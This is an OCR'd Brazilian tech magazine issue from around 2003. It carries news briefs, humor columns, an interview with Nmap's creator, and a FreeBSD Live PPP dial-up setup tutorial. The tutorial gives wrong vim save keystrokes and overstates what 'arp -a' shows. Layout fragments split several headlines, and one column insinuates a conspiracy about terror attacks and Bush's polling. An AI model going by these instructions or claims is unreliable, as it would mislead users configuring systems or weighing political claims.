A Sun Microsystems planeja divulgar novos sistemas de rede e gráficos à comunidade de código-fonte aberto, visando a facilitar o desenvolvimento de softwares para games baseados na linguagem Java.



Linux é usado para lançamento de foguetes

Um grupo de cientistas está usando o sistema para levar foguetes à órbita. O projeto foi criado pelo Portland State Aerospace Society. Eles esperam criar foguetes suborbitais e, posteriormente, nanossatélites com menos de 10 kg, no espaço.



802.11g agora é padrão

O 802.11g não é mais apenas uma especificação de rede wireless - rede sem fios. Agora, é um padrão oficial do Institute of Electrical and Electronics Engineers (IEEE). O 802.11g pode alcançar uma velocidade de 54 Mbps, contra 11 Mbps da especificação anterior, a 802.11b.

Pneumonia internética

Site oferece réplica de micróbios



A cada dia q passa, a Internet se mostra um lugar mais bizarro. E como já virou costume aqui na **Geek**, sempre trazemos no In Tune algumas das pérolas mais exóticas que achamos em nossa navegação diária.

Desta vez, tomados pelo temor de a pneumonia asiática invadir o Brasil, resolvemos pesquisar um pouco mais sobre o vírus da dita-cuja - e qual não foi nossa surpresa ao constatarmos a existência de um site que oferece... micróbios de pelúcia!

Isso mesmo! Usando o link que nosso diagramador (como sempre) gentilmente colocou aí embaixo, você terá contato com os Giant Microbes, bonecos "charmosos" que imitam os causadores de males e doenças, e terá à sua disposição, como brinde, fotos de micróbios reais e informações sobre os fulanos.

O mais bizarro, porém, não é a existência dos bichinhos, mas das pessoas que compram os artefatos e fazem deles um sucesso de vendas. Dizem que é porque ajuda na educação infantil...

www.giantmicrobes.com

A volta dos mortos-vivos


O renascimento do BeOS

Entre os sistemas operacionais menos conhecidos do mundo, o Be é o mais famoso. Parece ironia e é mesmo. Afinal, todo mundo fala dele, mas quase ninguém o utiliza (preciso reconhecer que o tenho instalado na minha máquina lá em casa, mas nunca uso). A história desse sistema operacional bonito e bem desenvolvido é cheia de traições e teorias conspiratórias. Falam que ele era tão bom que Steve Jobs da Apple e Bill Gates da Microsoft fizeram de tudo para destruí-lo. E, aparentemente, conseguiram.


A empresa, criada por um ex-funcionário da Apple, jogou a toalha em 2001, sendo vendida para a Palm, que não continuou o desenvolvimento do SO.

Agora, a empresa alemã YellowTAB anunciou que lançará uma nova versão do BeOS (rebatizado de Zeta). Para isso, segundo a YellowTAB, foi aproveitado o código do que seria a versão 6.0 do sistema, além de pedaços do OpenBeOS, projeto para transformar o sistema em Software Livre.

A primeira versão do Zeta está em fase de testes. Não há previsão de lançamento.



www.yellowtab.com




UNIXBABES

Nossa Unix Baby deste mês não poderia ser outra. Se vc viu (claro que viu) **Matrix Reloaded**, não pode ter deixado de reparar naquela mulher que beija Neo, causando uma crise de ciúmes em Trinity. Pois ela é a italiana **Monica Belluci**, considerada uma das mulheres mais lindas do mundo. Quê, vc não reparou? Então tá aí mais uma razão para vc ver o filme novamente.

Está doendo!

Sinta o sangue na boca





Muita gente acha que os viciados em games são doidos. Bom, nós temos certeza de que somos, quer dizer, eles são. Afinal, quem mais poderia gostar de sentir dor física quando joga? Claro, há os jogadores de rúgbi e boxe (aliás, ninguém fica falando que esses esportes são violentos e deformam a juventude, já quando o assunto são os games...), mas estamos falando de adolescentes que ficam enfiados horas na frente do computador lutando seu Mortal Kombat.

Para completar, um maluco achou que precisava de mais emoção e criou um plug-in especial para o Xbox, chamado de Xshock Controller. A idéia é simples: cada vez que você perde, toma um choque. Segundo um dos criadores, Kevin Rose, "a gente estava atrás de jogos mais excitantes, já tínhamos adicionado cerveja e apostas em dinheiro, mas ainda faltava algo". Bom, nós da **Geek** preferimos parar na cerveja mesmo.

Quem quiser montar um, é só seguir as instruções no site abaixo. Mas lembre-se, não me apareça aqui na redação da revista todo machucado. O risco é todo seu.

www.techtv.com/screensavers/howto/story/0,24330,3450946,00.html



PSX: uma nova roupagem para o popular PS2

Novo centro de entretenimento digital da Sony

Pensando em atingir um mercado mais abrangente, a Sony anunciou o PSX, uma versão turbinada do PS2. Mas o PSX já chegou gerando uma cearta polêmica... Esse nome, PSX, gerou muita controvérsia, pois muitos se referem ao antigo PlayStation como PSX, pois era a designação do projeto do console, e que muitos utilizavam para identificá-lo. Bem que se poderia criar outro nome; que falta de criatividade...

Mas deixando essas besteiras de lado, o PSX não será apenas um vg, e sim um centro de entretenimento para toda a família.

Sua base será a mesma do PS2, ou seja, terá o mesmo hardware do PS2, mas com algumas "coisinhas" a mais. As que mais chamam a atenção são: gravador de DVD, HD de 120 GB e placa de rede embutida!


Ele também incorpora um sintetizador de TV, portas USB 2.0 e leitor de Memory Stick. Estranhamente, o PSX parece não ter entrada para os famosos Memory Cards, usados desde o PS1.


Segundo Ken Kutaragi, responsável pelos vgs da Sony, o PSX substituirá o computador em muitos lares pelo mundo, pois seu preço, que para muitos será alto, surpreenderá a todos.

Inutilidade low-tech

Ajuda geek ao Fome Zero







Essa idéia deve ser de alguém lá de Brasília. Afinal, "não adianta dar o peixe sem ensinar a pescar" (putz, quantas vezes vc já ouviu essa frase?). Por isso, o brasileiro agora vai poder cozinhar seu santo pedaço de salsicha de cada dia em um aparelho especialmente otimizado para a ínfima quantidade de carne a ser ingerida.

Bom, mas pensando bem, até que a invenção é interessante. Parece típico de geek receber amigos em casa e deixar cada um cozinhar seus petiscos na hora, com um aparelhinho desses. Interessou? Então prepare-se: esse genial conjunto de vela de aniversário, um pedaço de metal e outro de madeira custa nada menos que US$ 6 (atualmente, cerca de R$ 18). Quer dizer, o pessoal do Fome Zero pode até comprar o brinquedo, mas vai ter de ficar sem a salsicha...

www.slycraft.com/candlelight.htma

Novell desmascara SCO

Acusações e calúnias, quem está certo?

A companhia de software Novell, antiga dona dos clássicos códigos da Bell Labs, afirmou em junho que as alegações da SCO Group, de que possui direitos autorais sobre o sistema operacional Unix, são infundadas.

A SCO tem afirmado que empresas, incluindo a gigante da informática IBM, abusaram de seus direitos de propriedade intelectual ao retirar códigos do Unix para incluí-los no rival Linux, sistema operacional distribuído mundialmente de maneira livre.

Em comunicado, a Novell, que vendeu a tecnologia Unix para a SCO em 1995, afirmou que a companhia nunca teve direitos autorais nem patentes sobre softwares baseados no Unix. A Novell também afirmou que a SCO não mostrou nenhuma evidência de que empresas tenham incluído partes de códigos do Unix dentro do Linux.



"Acreditamos que seja improvável que a SCO possa demonstrar que tem algum interesse de propriedade nesses direitos autorais", afirmou o presidente-executivo da Novell, Jack Messman, em comunicado.

A SCO tem afirmado que os supostos códigos Unix inseridos no Linux são de sua propriedade e com isso ameaçou abrir processos contra cerca de 1.500 das maiores empresas que apóiam o desenvolvimento do sistema operacional, considerado como o maior rival do Windows, da Microsoft.



Simpson x Lincoln

Pesquisa mostra quem são os americanos

Qualquer um sabe que o mundo inteiro acha os norte-americanos caipiras, atrasados e preconceituosos. Aliás, vários deles pensam a mesma coisa. Ainda mais quando um bando de legítimos representantes do "americano médio" chega à presidência e ameaça todo o universo com uma arrogância típica.

Mas o pior são os escândalos como o da Enron, os contratos milionários para "reconstruir" o Iraque, as falsas armas de destruição em massa de Saddam e as bombas da Al Qaeda que começam a explodir sempre que as pesquisas indicam a queda da popularidade de Bush.

Tudo isso, engolido sem questionamentos pela maioria da população americana, lembra um personagem de desenho animado que fala que nunca se deve questionar o que a TV diz: Homer Simpson. Bom, agora, segundo uma pesquisa feita pela inglesa BBC, Homer é considerado o maior cidadão norte-americano de todos os tempos, com mais de 50% dos votos. Com quem ele competia? Bill Clinton, Thomas Jefferson, Martin Luther King, Abraham Lincoln (num glorioso segundo lugar, com 10%) e George Washington.

Muitos pensariam que coisas assim podem mostrar aos americanos o que o resto do mundo pensa deles e, quem sabe, levá-los a uma mudança. Mas a verdade é que a maioria verá esse resultado, gritará "lupi!", abrirá outra cerveja e sentará na sala para assistir à final do Super Bowl.

BRAÇO-DE-FERRO



O que são?

Distribuição Linux, atualmente na versão 8.2, considerada uma das melhores do mercado.
Cotação: 10 pontos

Rival da Barbie criada pela Estrela em 1962, muito mais barata que a "irmã" mais velha.
Cotação: 10 pontos

Acessórios

Interfaces KDE 3.1 e Gnome 2.2, suítes OpenOffice.org 1.0.2, KOffice 1.2.1, Gimp 1.2.3, Samba 2.2.7, etc.
Cotação: 10 pontos

Blusas com renda, carro esporte, tênis modernos, computador, casinha, vestidos e calças transadas.
Cotação: 5 pontos

Família

O consórcio UnitedLinux, do qual também participam Conectiva e Turbolinux.
Cotação: 10 pontos

Não há informações. Suspeita-se que Susi, na verdade, seja um clone (sim, é uma ironia).
Cotação: 3 pontos

Público-alvo

Apesar de ataender home users, o foco da distro é o mercado corporativo.
Cotação: 8 pontos

Meninas pré-adolescentes e colecionadores baratos.
Cotação: 5 pontos

Inimigos

Hackers podem usá-lo num ataque pra invadir a máquina.
Cotação: 10 pontos

Além de vampiros, demônios, feiticeiros e monstros.
Cotação: 10 pontos

Concorrentes

De uma maneira geral, todas as demais distros, mas com maior destaque para o Red Hat.
Cotação: 10 pontos

A Barbie, claro. Ah, e as amigas da Barbie, a irmã da Barbie, os namorados da Barbie...
Cotação: 10 pontos

Upgrades

Cerca de um upgrade completo por ano, sem contar as versões "quebradas" (como a própria 8.2)
Cotação: 10 pontos

Impossível determinar. Susi já teve tantas roupas e cabelos que ninguém deve saber!
Cotação: 10 pontos

Vencedor

SuSe
58 pontos

Susi
43 pontos

Não deu pra bonequinha de luxo. Conforme apuramos na redação, a Susi já chegou a desbancar a Barbie nas vendas nacionais. Mas, aqui, com uma distro Linux, é mais difícil ficar "antenada nas tendências"...

Dicionário Geek

Banda larga



Representação imagética de conceito tecnológico abstrato

Bookmark #6

Recordes virtuais

Este mês, o site da Geek teve uma explosão de acessos e de participação dos leitores. Em pouco menos de 30 dias, mais de 120 notícias de leitores foram postadas na home do site. Se continuar assim, logo, logo vamos cumprir a promessa de nos tornarmos o Slashdot brasileiro. :-)

O campeão de participações do site no mês foi d3ck4ard, com 39 notícias publicadas, todas fruto de muita pesquisa, inteligência e "senso de noção" geek. Com isso, ele passou Mitch, e já é o leitor mais ativo de todos os tempos. O que ele ganhará por isso? Não responda ainda. Só sabemos que, como sempre, nossos melhores leitores serão sempre recompensados.

Por fim, dados especiais: já rompemos, em nossa comunidade virtual, a barreira dos 10 mil membros, sendo mil deles participantes ativos do Fórum Geek.

Ufa! Tudo isso em tão pouco tempo... Vc que está lendo e ainda não faz parte dessa comunidade, acesse o site www.geek.com.br. Lembrando que, ao entrar na Internet pelo provedor Digerati.com, vc pode navegar pela interface do CD que vem na revista e participar do chat com os outros leitores. E, como diria harley, namastê...

>>O pai d

>> Leitor da Geek entrevista com exclusividade o c



Matrix Reloaded foi mais do que uma decepção para quem esperava um filme de roteiro genial como o primeiro, mas foi primoroso para quem queria ver efeitos especiais arrasadores.

Mas para nós, geeks, o que mais chamou a atenção foi a cena em que Trinity, a linda hacker namorada do herói Neo, invade o mainframe principal da Matrix para causar uma queda de energia. A cena foi filmada com close na tela de comando, como vc pode conferir na pág. XXX. O software usado é muito conhecido pelos hackers, porém sua fama ficou ainda maior depois do filme. Trata-se do Nmap, um scanner de redes usado em Linux e Windows.

O criador do programa, Fyodor, passou a ser entrevistado em diversos sites especializados, incluindo o "senhor de todos", Slashdot.

Mas não ficamos satisfeitos em copiar. Graças a uma colaboração do leitor campeão de posts em nosso site, d3ck4rd, conseguimos acesso a ele e fizemos uma entrevista exclusiva.

Geek - Olá, Fyodor, aqui vão as perguntas. Como surgiu a idéia de fazer o Nmap?

Fyodor - Minha motivacão primária para comecar o projeto Nmap foi atender às minhas próprias necessidades. Eu tinha um diretório com dúzias de scanners que eu usava para diferentes propósitos. Eu usava strobe para TCP connect() scanning, udp_scan para UDP scanning, vários diferentes Syn scanners, etc. Isso era confuso e frustrante já que eles todos tinham diferentes interfaces e sets de opcões. Eu queria um scanner que pudesse fazer qualquer um dos principais tipos de varredura com uma consistente, poderosa e flexível interface. Depois de escrever a primeira versão do Nmap, eu percebi que as outras pessoas também poderiam achá-lo útil.

G - Vc esperava que o Nmap chegasse ao estágio em que ele está atualmente?

F - Eu não esperava que ele tivesse o sucesso que teve. Ele apenas cresceu, gracas, em grande parte, a muitos generosos colaboradores. Esse é o poder do open source!

G - Qual é o uso feito do Nmap que mais impressionou vc?

F - O uso que eu achei mais gratificante foi o de estudantes e cidadãos chineses. Eles me escreveram sobre como eles usam o Nmap para encontrar proxies abertos. Esses proxies permitem a eles navegar pela Internet, inclusive por sites como os do *The New York Times*, Anistia Internacional e mesmo de faculdades como o MIT, que são banidos pelo Grande Firewall da China.

G - Quando vc viu Trinity usando o Nmap em *Matrix Reloaded*, quais foram suas primeiras palavras ou reacões?

F - Eu quase levantei e comecei a dancar no cinema :). O Nmap foi mostrado por apenas três segundos, mas mesmo assim eu achei muito legal. Quando cheguei em casa, mandei um e-mail para a minha lista nmap-hackers implorando por screenshots. Muitas pessoas foram legais o bastante para me mandar alguns, e eu os coloquei na página inicial do Insecure.Org.Fyodor.

Se vc quiser saber mais sobre Fyodor, visite a página:

www.insecure.org/myworld.html

"A vida está dentro de nós, e não fora"
Fyodor Dostoievsky

Vc sabe de onde vem o nick Fyodor? Ok, então deixe-me deitar um pouco de cultura neste espaço. Fyodor é referência a Fyodor Dostoievsky, grande novelista (nada a ver com novela das oito, hein?) e jornalista russo, que viveu entre 1821 e 1881 (bem antes da Revolução Comunista, portanto, em plena era dos czares). Sua obra tinha grande conteúdo auto-


o Nmap

por Mauricio Martins
mauricio@digerati.com.br
e d3ck4ard
d3ck4ard@linuxmail.org

iador do scanner mais popular da atualidade



Créditos para os Wachowski



A quem devemos agradecer a dádiva de vermos um programa hacker decente no cinema, em vez daquelas piracões com interfaces gráficas absurdas de sempre? Aos criadores do *Matrix*, os irmãos Larry e Andy Wachowski. Foram eles que decidiram colocar o Nmap na tela e assim fazer, pela primeira vez, uma invasão real ser estrela de cinema. Tudo bem que no final surge uma telinha piscando com a frase "Access Granted" que é simplesmente um lixo, mas, bom, não dava pra ser perfeito.

Mas estamos falando dos irmãos Wachowski aqui, certo? Pois então. Eles são dois cineastas iniciantes, com apenas quatro filmes no currículo: o fracasso de público *Assassinos*, de 1995; *Ligadas pelo desejo* (que nome ruim! O título em inglês é *Bounds*), de 1996; *Matrix*, de 1999; e o novíssimo *Matrix Reloaded*, de 2003. Bom, deu pra ver que eles funcionam quando têm muito tempo para trabalhar, certo?



Acima e sob o título, cenas do filme Bound


Mas quem são essas figuras? São dois ex-adolescentes-problema que deram muita dor de cabeça aos seus pais ao largarem os estudos para viver como pintores e carpinteiros. Adoravam filmes de ação, kung fu, HQs, filosofia e tecnologia. E foi justamente essa mistura explosiva que resultou no sucesso de *Matrix*. Cultura popular + conteúdo filosófico + estética moderna: é por isso que os Wachowski viraram referência no cinema de entretenimento.


Como tudo o que é muito bom, hoje em dia, eles correm o sério risco de se tornarem presas da própria fórmula mágica que criaram. O *Reloaded* já os leva nessa direção. Mas o *Revolutions* está aí e pode calar a boca de quem tem essa idéia. É pagar pra ver.

---

biográfico, mas ele estava, antes de tudo, preocupado em discutir a moral de sua época, em áreas como religião, política (incluindo temas socialistas), sociais, etc. E afinal, (conscientemente ou não) que outra coisa fazem os hackers???

"A segunda metade da vida de um homem é composta de nada além dos hábitos que ele adquiriu durante a primeira metade"
Fyodor Dostoievsky





Por Tadeu Carmona

Configurando o B

O sistema é gratuito e boota direto do CD... O que mais você queria?

O O FreeBSD Live é o sistema dos meus sonhos: estável, gratuito, aceita os programas do Linux e, como naquele comercial batido de esponja de aço, tem mil e uma utilidades... Apesar disso, o programa não faz milagres para os usuários ineptos de plantão: você deve conhecer os comandos básicos do programa e, pior do que isso—pelo menos para quem é preguiçosoconfigurar sua saída para o mundo exterior (redes, Internet, clientes de e-mail) na unha... Se você se desiludiu a partir daqui, é melhor parar de ler esta matéria e gastar os 256 MB de memória de sua máquina para jogar seu Windows XP.

Saindo para o mundo!

Tudo bem, nem todo mundo tem dois computadores ligados em casa, principalmente ligados um ao outro através dos dispositivos baratíssimos conhecidos como placas de rede, que já estão fazendo 30 anos. Mas se você já fugiu desse nível de indigência informática, deve saber o quanto ter uma rede dessas em casa facilita a vida, principalmente na troca de arquivos, no aproveitamento de recursos que são caros para serem duplicados, como gravadores de CD e impressoras, e, coisa que vem se tornando normal hoje em dia, a utilização de serviços de banda larga.

E para tudo isso FreeBSD é ótimo. Afinal de contas, ele foi desenvolvido nos laboratórios da Universidade de Berkeley justamente para servir como um sistema padronizado que permitisse a montagem e interligação de redes de maneira fácil e estável. Então vamos lá!

Configurando a Internet

Ah, a Internet! Maravilhosas horas, perdidas no ócio e na falsa estima provocada pela transformação que você, um magricela raquítico e de óculos de seis graus sofre ao se transformar em Macho Latino, ou O Super-Gostoso, em chats de namoro e encontros. E agora, o mais incrível de tudo, você pode desfrutar disso no FreeBSD, sem precisar instalar, rodando direto do CD.

Esta dica serve para você que possui discador via modem ou utiliza conexões ISDN. Ele pode funcionar em alguns serviços de banda larga, mas, aqui no Brasil, não saberia dizer exatamente quais. Pouco importa: com um pouco de paciência, boa vontade e pesquisas você descobrirá que configurar um link PPoE ou ADSL é quase a mesma coisa que configurar uma sessão PPP...

Inicialmente, veja se seu modem é compatível com o FreeBSD, ou seja, ele deve ser um hardmodem, como os modens da U.S. Robotics, 3Com (os mais compatíveis), entre outros. Se você tem um modem Lucent ou o porcaria Motorola Voicer, esqueça.. Se você não sabe o modelo do seu modem, procure no Painel de Controle do Windows, na seção Modem ou na seção Hardware, ou, se você tem Linux, procure no Centro de Controle da sua distribuição, ou na seção Dispositivos/Dispositivos Plug and Play/Dispositivos ISA do Linuxconf (caso você use Mandrake ou Conectiva Linux).

Feito isso, chame o terminal de linha de comando no modo gráfico, escolhendo a opção Terminal e execute o comando :

```
#ls -l /dev | grep tun
```

Se ele estiver presente, a saída do comando deve ser algo como:

```
#ls -l /dev | grep tun
crw—— 1 dialer 52 16 22:23 tun0
```

Esse comando mostra se seu modem foi reconhecido (mais uma que você aprendeu) e se seu BSD está pronto para Internet. O BSD Live sempre mostrará que sim, já que ele possui o tun0, necessário para fazer a configuração para a Internet, instalado como padrão.

Verificada a existência do tun0, consiga os seguintes dados:

a) IP do gateway do seu provedor;
b) A sua netmask (máscara de Internet);
c) IP do servidor de DNS do seu provedor;
d) Saber se seu IP é fixo ou dinâmico (Dica: a maioria dos serviços de Internet gratuita utiliza IP dinâmico);
e) Saber qual dos três mecanismos de autenticação (PAP, CHAP, autenticação simples) foi escolhido pelo provedor para servir à conexão.

No Windows você pode fazer isso através do Painel de Controle/Redes/Configuração. Se você for pobre como eu e usar Internet gratuita, pode ter problema para receber essas informações dessa maneira. Nesse caso, entre na Internet e depois, na janela de linha de comando que emula o MS-DOS, digite o comando:

```
arp -a
```

SD

Você encontrará o IP do seu gateway, a máscara de sub-rede e o servidor de DNS (a segunda ou terceira linha de IP faça experiências...).
No Linux, obviamente, tudo é mais limpo e fácil... Basta acessar qualquer discador, como o KPPP, e ele mostrará todas as configurações para você.

Para fazer o PPP funcionar, você deve configurar quatro arquivos:

```
/etc/resolv.conf
/etc/ppp/ppp.conf
/etc/ppp/ppp.linkup
/etc/ppp/ppp.secret
```

Achando o DNS

Achar o DNS é fácil. Basta editar o arquivo /etc/resolv.conf, um arquivo curto que informa o IP do servidor de DNS a ser utilizado pelo seu sistema.

Ao abri-lo através do vim

```
cd  /etc
vi  resolv.conf
```

você o encontrará com sua configuração-padrão

```
#  /etc/resolv.conf
domain
nameserver        192.0.1.1
nameserver        192.0.1.2
```

A entrada domain informa o domínio a ser atribuído a nomes incompletos. Coloque aqui o nome do seu provedor, como terra.com.br, ig.com.br, etc.
As linhas nameserver informam o IP do servidor de DNS; podem ser listados num máximo de dois.

A configuração propriamente dita

Como no Linux, a configuração propriamente dita é feita através do arquivo /etc/ppp/ppp.conf, novamente um arquivo de texto que pode ser configurado no vim.

```
cd  /etc
vi  ppp.conf
```

O arquivo-padrão é mais ou menos assim:

```
(01) default:
(02) set device /dev/cuaa1
(03) set speed 57600
(04) disable pred1
(05) deny pred1
(06) disable lqr
(07) deny lqr
(08) set dial "ABORT BUSY ABORT NO\\sCARRIER TIMEOUT 5
\"\"; ATE1Q0
OK-AT-OK\\dATDT\\T TIMEOUT 40 CONNECT"
(09) set redial 5 10
(10) set log Phase Chat Connect Carrier hdlc LCP IPCP CCP tun
(11) simples:
(12) set phone 1234567
(13) set login "TIMEOUT 10 ogin:—ogin: Seu_Login word: Sua_senha
(14) set timeout 300
(15) set openmode active
(16) set ifaddr 10.0.0.1/0 10.0.0.2/0 255.255.255.0
(17) delete ALL
(18) add 0 0 HISADDR
(19) PAPouCHAP:
(20) set phone 1234567
(21) set login "TIMEOUT 10 ogin:—ogin: Seu_Login word: Sua_senha
(22) set authname Seu_Login
(23) set authkey Sua_senha
(24) set timeout 300
(25) set openmode active
(26) set ifaddr 10.0.0.1/0 10.0.0.2/0 255.255.255.0
(27) delete ALL
(28) add 0 0 HISADDR
#
#############################################################
# End of /etc/ppp/ppp.conf
```

Vamos destrinchar algumas linhas, para que você consiga configurar seu PPP:

Na linha 2, você deve identificar a porta de comunicação em que seu modem está instalado. A correspondência das portas entre o FreeBSD, Windows, Linux é:

```
/dev/cuaa0  -  COM1   -  ttys0
/dev/cuaa1  -  COM2   -  ttys1
/dev/cuaa2  -  COM3   -  ttys2
/dev/cuaa3  -  COM4   -  ttys3
```

Linha 3: Esta entrada especifica a velocidade de conexão. Mas deixar a linha como 57600 é uma boa idéia — ajuda a ganhar desempenho.
Linha 8: Esta linha contém os comandos de inicialização do modem para a discagem. Não mude a configuração-padrão nem insira nada além de AT&T, a não ser por um bom motivo.
Linha 9: Esta entrada configura a rediscagem. O 5 significa que o ppp deve esperar cinco segundos entre um sinal de ocupado e uma nova tentativa, e o 10 indica que ele deve tentar dez vezes.

Linha 10: Esta entrada configura o log do ppp, feito através do syslogd.
Linha 11: Este label inicia uma nova entrada para o ppp.
Linha 12: Esta linha é, talvez, a mais importante de todas. Ela especifica o número de fone para o qual o ppp deve discar.
Linha 13: Esta linha contém os dados para a autenticação simples no servidor:

```
Login:  Seu_login
Password:  Sua_senha
```

Linha 14: Esta entrada especifica o tempo de timeout. No exemplo, o ppp desconecta após cinco minutos de inatividade.
Linha 15: Esta entrada informa ao ppp que, uma vez que os modens estejam conectados, deve iniciar imediatamente a negociação da conexão.
Linha 16: Esta entrada negocia seu IP dinâmico com seu provedor.
Linha 17: Esta entrada remove todas as rotas anteriores à conexão ppp.
Linha 18: Esta entrada define uma rota para sua conexão ppp.
Linha 19: Este label indica uma nova entrada para o ppp.
Linha 20: Esta entrada especifica o número de telefone para o qual o ppp deve discar.
Linha 22: Esta linha contém o login para ser utilizado na autenticação PAP ou CHAP.
Linha 23: Esta linha contém a senha para ser utilizada na autenticação PAP ou CHAP.
Linha 24: Esta entrada especifica o tempo de timeout. No exemplo, o ppp desconecta após cinco minutos de inatividade.
Linha 26: Negocia seu IP dinâmico com seu provedor.
Linha 27: Remove todas as rotas anteriores à conexão ppp.
Linha 28: Define uma rota para sua conexão ppp.

Uma vez criado o arquivo (que trabalheira!), salve-o utilizando o comando Shift + Q e, em seguida, Q. Se o vim parecer empacar, dê o comando Shift + ! para forçar a gravação do arquivo.

O linkup

Uma vez criado o arquivo /etc/ppp/ppp.conf , o próximo passo é criar o arquivo /etc/ppp/ppp.linkup. Este é utilizado para manipular sua tabela de roteamento, durante uma conexão ppp.

O arquivo de exemplo é mais ou menos assim:

```
#
simples:
delete  ALL
add  0  0  HISADDR
#
PAPouCHAP
delete  ALL
add  0  0  HISADDR
#
MYADDR:
add  0  0  HISADDR
#
```

Na verdade, você terá poucas configurações diferentes do arquivo-padrão. Portanto, nem vamos insistir muito nessa parte.

Segurando as pontas - restrinja o acesso à Internet!

Restringir a Internet também é possível. Isso pode ser feito através do arquivo etc/ppp/ppp.secret, um arquivo de senha utilizado pelo PPP para restringir a sua manipulação, sobretudo via Telnet.

Eis o arquivo que deve ser criado:

```
vi  ppp.secret

#  /etc/ppp/ppp.secret
simples          Outra_senha1
10.0.0.2/0
interactive      Outra_senha2
10.0.0.2/0
localhost        Outra_senha3
```

Uma vez criado esse arquivo, o PPP está pronto para ser usado. Para isso, execute-o como num dos exemplos a seguir:

ppp simples — para conectar ao servidor com autenticação simples;
ppp PAPouCHAP — para se conectar ao servidor com autenticação PAP ou CHAP.

Em ambos os casos, quando aparecer o prompt do PPP:
ppp ON [Seu_hostname]>
você deve digitar dial e pressionar Enter, para que o PPP disque para seu ISP. Se a conexão ocorrer com sucesso, o prompt do PPP vai se alterar para:
PPP ON [Seu_hostname]>
Você descobrirá que está conectado ao perceber que o PPP fica maiúsculo quando a conexão se completa.

